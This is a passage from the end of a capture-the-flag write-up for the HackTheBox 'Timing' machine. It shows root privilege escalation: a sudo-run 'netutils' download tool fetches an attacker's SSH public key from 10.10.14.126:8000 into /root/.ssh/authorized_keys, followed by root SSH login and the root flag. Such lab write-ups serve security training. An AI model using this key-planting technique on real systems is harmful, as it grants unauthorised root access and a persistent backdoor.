ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQDTX472Q5PjtHbJX9lgmz4TZivSTz7k6tkdA6cw6Cb9D005Rw7vW689AN1UC2VUqYmBYdbG2U54sAw2xYwbuQW/l+e1513syZa0bEAUnK3V110r6kAZ8AfxeJL0qxy
FmjtPpALLiBD92x5UUC80dZGwiXztG0K9AiWz7uHiZQ4kGv4h5J77E2bPBvW0vz29r4+aXhXcJnyd2QwI1pZ3TNCizcbKcBCcm9Lm5ZDGor/qkc+zL/2h9kL+0K+9fEPe4Po80s1ZQvo9Ld9F0lkNnRZHbVM7pykSnI+
GYpxga9vsvyQefIAaolheqzwDLVlNRHAWIqHaGaUmtYwnS5ofCXy0h0no0AIH6ZPiQ9GgAmPad0dUiXroQvZ5Zc4WPBlq/04nRYN0peq/hMvgeXbdPbHgLDmNc2bXGLFNNx97tCQxaY2nM++jM8cMQZg9wY/NxFLxv6w
uG3sKN0XprXYmI2QEQWhXKNZuKVpNnL14oxUQcLe47PXXQzv49a96jgpGIUWhzEE76RR6mHeFAQpgkMoPcNwCe60h7+aS6jgwq1P1bSh/fHAf3hLEgQTxi6wTKDgmPf5lsQ== indigo@sadland
```

Start python http server in the directory with index.html and run netutils on the target machine.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
File size: 740 bytes
Opening output file /root/.ssh/authorized_keys
Server unsupported, starting from scratch with one connection.
Starting download

Downloaded 740 byte in 0 seconds. (3.61 KB/s)
```



As we see the output file is placed as /root/.ssh/authorized!

Now let's check out if we can connect as a root via ssh.

```
~ » ssh root@timing.htb
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 29 17:14:41 UTC 2022

System load:  0.41           Processes:            206
Usage of /:   48.9% of 4.85GB Users logged in:          1
Memory usage: 10%           IP address for eth0: 10.10.11.135
Swap usage:   0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy

Last login: Tue Dec  7 12:08:29 2021
root@timing:~# ls
axel  netutils.jar  root.txt
root@timing:~# cat root.txt
21b254024b6c3cc8ba8d00827d03b0db
```

The root is taken!